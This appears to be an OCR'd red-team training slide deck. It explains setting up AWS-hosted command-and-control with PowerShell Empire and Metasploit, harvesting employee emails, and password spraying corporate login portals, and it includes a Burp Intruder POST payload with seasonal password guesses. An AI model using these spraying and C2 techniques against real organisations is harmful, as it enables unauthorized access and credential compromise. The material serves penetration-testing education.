


You have to download the **private key file** (\*.pem file) before you can continue. **Store it in a secure and accessible location.** You will not be able to download the file again after it's created.

Cancel

Launch Instances

#### Command & Control View Instance(s)




#### Command & Control Log In with ec2-user

```
ec2-user@kali: ~
                                                    ec2-user@kali: ~ 109x18
unix@DSNB001:~
                ssh -i /mnt/c/Users/ryan/Desktop/kaliDemo.pem ec2-user@52.14.70.
unix@DSNB001:~
91
The authenticity of host '52.14.70.91 (52.14.70.91)' can't be established.
ECDSA key fingerprint is SHA256:srA3ShQQruYI+pRRhY7
                                                                D7NNP8GzwGjIQ.
Are you sure you want to continue connecting (yes/nee? yes
Warning: Permanently added '52.14.70.91' (ECDSA) to
                                                                  known hosts.
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ec2-user@kali:~$
```


# ssh —i <path to keyfile> ec2-user@<ip of instance>

#### Command & Control Allow traffic




Select the security group

#### Command & Control Allow traffic



#### Edit Inbound rules

#### Command & Control Allow traffic



#### Add new rule to allow all TCP from anywhere

#### Command & Control Test it!

```
root@kali: /home/ec2-user
ec2-user@kali:~$
ec2-user@kali:~$
ec2-user@kali:~$ sudo su
root@kali:/home/ec2-user# service apache2 start
root@kali:/home/ec2-user#
                                               ① Not secure | 52.14.70.91
root@kali:/home/ec2-user#
```

#Sudo su #Service apache2 start



#### **Apache2 Debian Default Page**

#### debian

#### It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

#### **Configuration Overview**

Debian's Apache2 default configuration is different from the upstream default configuration, and split


#### Command & Control

#### Steps:


Create an aws account (free) Create a t2.micro instance (free) Choose kali in aws marketplace Generate private key Launch it! SSH with private key Goto Security Groups Add new allow-all rule Test ports are open



# Command & Control Simple Setup



# Command & Control Better Setup




## Command & Control Redirectors


Simple instances configured to port forward traffic to the real c&c server

- Burnable
- Hides the actual c2's
- Meant to be easy up/down instances so you don't have to setup the c&c again

#### Command & Control



Big Time Setup



# Command & Control Jeff's Tips

Servers divided by function ~ phishing, payload hosting, short term, long term


Don't overdo it

Counter-Ops

Traffic Shaping

**Protocol Choice** 

Logging



https://bluescreenofjeff.com/2017-12-05-designing-effective-covert-red-team-attack-infrastructure/

# Command & Control Jeff's Tips

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| Attribute             | HTTP(S) | DNS  | Domain<br>Fronting | Third-Party |
|-----------------------|---------|------|--------------------|-------------|
| Latency               | Low     | High | Medium             | Medium      |
| Likelihood to<br>Work | Average | High | High               | High        |
| Detectability         | Average | High | Low                | Low         |
| Ease of<br>Blocking   | Average | Low  | Low                | Low         |
| Ease of Setup         | Easiest | Easy | Medium             | Medium/Hard |

#### Check the blog!

Chart of Common C2 Protocols

## Command & Control Designs

https://bluescreenofjeff.com/2017-12-05-designing-effective-covert-red-team-attack-infrastructure/

https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki

https://blog.cobaltstrike.com/2013/02/12/a-vision-for-distributed-red-team-operations/

https://www.blackhillsinfosec.com/build-c2-infrastructure-digital-ocean-part-1/

## Command & Control Control Choices

#### Free:

Powershell Empire Metasploit JSRat PoshC2

#### Paid:

Cobalt Strike
Canvas
Core Impact
Metasploit Pro



# Command & Control Powershell Empire Setup

```
# ./setup/install.sh
root@kali:/home/ec2-user# cd /opt/
root@kali:/opt#
root@kali:/opt# git clone https://github.com/EmpireProject/Empire
Cloning into 'Empire'...
remote: Counting objects: 9453, done.
remote: Compressing objects: 100% (33/33), done.
remote: Total 9453 (delta 42), reused 49 (delta 29), pack-reused 9391
Receiving objects: 100% (9453/9453), 19.48 MiB | 19.00 MiB/s, done.
Resolving deltas: 100% (6325/6325), done.
root@kali:/opt# cd Empire/
root@kali:/opt/Empire#
root@kali:/opt/Empire# ./setup/install.sh
```

# git clone <a href="https://github.com/EmpireProject/Empire">https://github.com/EmpireProject/Empire</a>

# cd Empire

## Command & Control Powershell Empire Startup

```
t@kali:/opt/Empire# ./empire
*] Loading stagers from: /opt/Empire//lib/stagers/
*] Loading modules from: /opt/Empire//lib/modules/
[*] Loading listeners from: /opt/Empire//lib/listeners/
                       -+svdmmmNNNNNNN
                    sdyyydy
          -hmmdhdmm:
          odNNmdmmNNo````.:+yNNNNNNNNNN
         -snnnmdh/dnnhhdnnnnnnnnnnnnnn
         -hnnnmno::mnnnnnnnnnnnnnnnnnnn
         -hNNmdNo--/dNNNNNNNNNNNNNNNNNN
         :dNmmdmd-:+NNNNNNNNNNNNNNNNNNNNN
        /hNNmmddmd+mNNNNNNNNNNNNNNNds++o
     `/dNNNNNmmmmmmNNNNNNNNNNNndoosydd
     SNNNNdyydNNNNmmmmmNNNNNmyoymNNNNN
    :NNmmmdso++dNNNNmmNNNNNdhymNNNNNNN
    -NmdmmNNdsyohNNNNmmNNNNNNNNNNNNNNNNNN
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      /yhmNNmmNNNNNNNNNNNNNNNNNNNNNNN
        +yhmmNNNNNNNNNNNNNNNNNNNNNNnnh+:
           /dmmmmNNNNNNNNNNNNNNNnmd
            :dmmmmNNNNNmh../oyhhhy:
            `sdmmmmNNNmmh/++-.+oh.
              /dmmmmmmmdo-:/ossd:
                /ohhdmmmmmmdddddmh/
                  -/osyhddddddhyo:
              Welcome to the Empire
```

# ./empire

```
Post-Exploitation Framework
[Version] 2.4 | [Web] https://github.com/empireProject/Empire
      282 modules currently loaded
      O listeners currently active
      0 agents currently active
(Empire) >
(Empire) > 🛮
```

## Command & Control Metasploit

Installed by default!

# service postgresql start # msfdb init # msfconsole

```
root@kali:~# msfconsole
 cowsay++
< metasploit >
      =[ metasploit v4.16.17-dev
+ -- --=[ 1703 exploits - 969 auxiliary - 299 post
+ -- --=[ 503 payloads - 40 encoders - 10 nops
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

# Command & Control Working Notes

Use screen

Protect that Data

Don't leave up listeners

2FA on SSH

[Version] 2.4 | [Web] https://github.com/empireProject/Empire



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#### Initial Footholds



# Initial Footholds Toolz

PowershellEmpire Metasploit <a href="https://github.com/EmpireProject/Empire">https://github.com/EmpireProject/Empire</a>
<a href="https://www.metasploit.com/">https://www.metasploit.com/</a>

HavelBeenHarvested LinkedInt Ruler BurpSuite https://github.com/depthsecurity/havelbeenHarvested https://github.com/mdsecactivebreach/LinkedInt https://github.com/sensepost/ruler https://portswigger.net/burp

### Initial Footholds Access in 1,2,3

1. Identify users

2. Identify Log-in points

3. Spray weak passwords

# Initial Footholds HavelBeenHarvested

HavelBeenHarvested https://github.com/depthsecurity/havelbeenHarvested

Requirements:

\*Ensure the Harvester is saved to either /usr/bin or /usr/share as "the harvester"

\*Ensure the python module ElementTree is installed

#### HavelBeenHarvested

```
root@ScanO1:/opt/haveIbeenHarvested# ./haveIbeenHarvested.py -d depthsecurity.com
depthsecurity.com will be harvested
Harvester results will be saved to harvestResults depthsecurity.com
 TheHarvester Ver. 2.7
 Coded by Christian Martorella
 Edge-Security Research
 cmartorella@edge-security.com
Full harvest..
                                          We might have somethin juicy...
[-] Searching in Google..
       Searching 0 results...
                                          info@depthsecurity.com appears to have been compromised on the following sites
       Searching 100 results...
[-] Searching in PGP Key server..
[-] Searching in Bing..
       Searching 50 results...
                                          Title: Bitly
       Searching 100 results...
[-] Searching in Exalead..
                                          Domain: bitly.com
       Searching 50 results...
       Searching 100 results...
                                          Type of info in breach: Email addresses, Passwords, Usernames
[+] Emails found:
                                          Date of breach: 2014-05-08
Jake@depthsecurity.com
                                          Date of disclosure: 2017-10-06T06:31:50Z
gene@depthsecurity.com
in..@depthsecurity.com
                                          References: https://bitly.com/blog/urgent-security-update-regarding-your-bitly-account/
info@depthsecurity.com
jason@depthsecurity.com
pixel-1515363583206362-web-@depthsecurity.com
```

pixel-1515363584140534-web-@depthsecurity.com

rpreston@depthsecurity.com

#### HavelBeenHarvested



i file:///C:/Users/ryan/Documents/Notebooks/results1.html

#### The Following have been pwned:

info@depthsecurity.com

#### Bitly:

- Domain: bitly.com
- Date of Breach: 2014-05-08
- Date of Disclosure: 2017-10-06T06:31:50Z
- Info in breach:
  - Email addresses
  - Passwords
  - Usernames
- References:
  - https://bitly.com/blog/urgent-security-update-regarding-your-bitly-account/

# Initial Footholds LinkedInt

LinkedInt

https://github.com/mdsecactivebreach/LinkedInt

Requirements:

pip install beautifulsoup4

pip install thread

Hunter.io API key. You can register for one at https://hunter.io

A LinkedIn account


Usage:

Put in LinkedIn credentials in LinkedInt.py

Put Hunter.io API key in LinkedInt.py


Run LinkedInt.py and follow instructions

#### LinkedInt



Providing you with Linkedin Intelligence Author: Vincent Yiu (@vysec, @vysecurity) Original version by @DisKOnn3cT

- [\*] Enter search Keywords (use quotes for more percise result "General Motors"
- [\*] Enter filename for output (exclude file extension)
  generalmotors
- [\*] Filter by Company? (Y/N):
- [\*] Specify a Company ID (Provide ID or leave blank to automate)
- [\*] Enter e-mail domain suffix (eg. contoso.com):
  gm.com
- [\*] Select a prefix for e-mail generation (auto, full, firstla: auto
- [\*] Automaticly using Hunter IO to determine best Prefix
- [!] {first}.{last}
- [+] Found first.last prefix



### Initial Footholds Access in 1,2,3

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# Initial Footholds A Few Log-in Points

VPN Gateways ~ vpn.company.com

Webmail ~ webmail.company.com

~ autodiscover.company.com

Citrix, Fileshares, Sharepoint, etc...

### Initial Footholds Access in 1,2,3

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Take discovered usernames

Try <Season><Year>
Spring2018 Spring18 Spring18!


Be wary of account lockouts Generally somewhere in the realm of 5 tries every 30 mins

**Identify Endpoint** 

Attempt a login while proxying through burp

Send that POST request to Intruder

Look for redirects




#### Send POST request to Intruder

#### **Payload Positions**


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions help for full details.

```
Attack type: | Sniper
POST
/adfs/ls?version=1.0&action=signin&realm=urn%3AAppProxy%3Acom&appRealm=2bd17988-8996-e711-90fd-005056b33060&returnUrl=h
ttps%3A%2F%2Fcompany%2Fowa%2F&&client-request-id=00000000-0000-0000-4e43-0080010000ca HTTP/1.1
Host: company.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
                                                    Password
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
DNT: 1
                                                       Guess
Connection: close
Upgrade-Insecure-Requests: 1
UserName=StestS&Password=Fall2017&AuthMethod=FormsAuthentication
```

Fill Userlist as payload options and Fire!

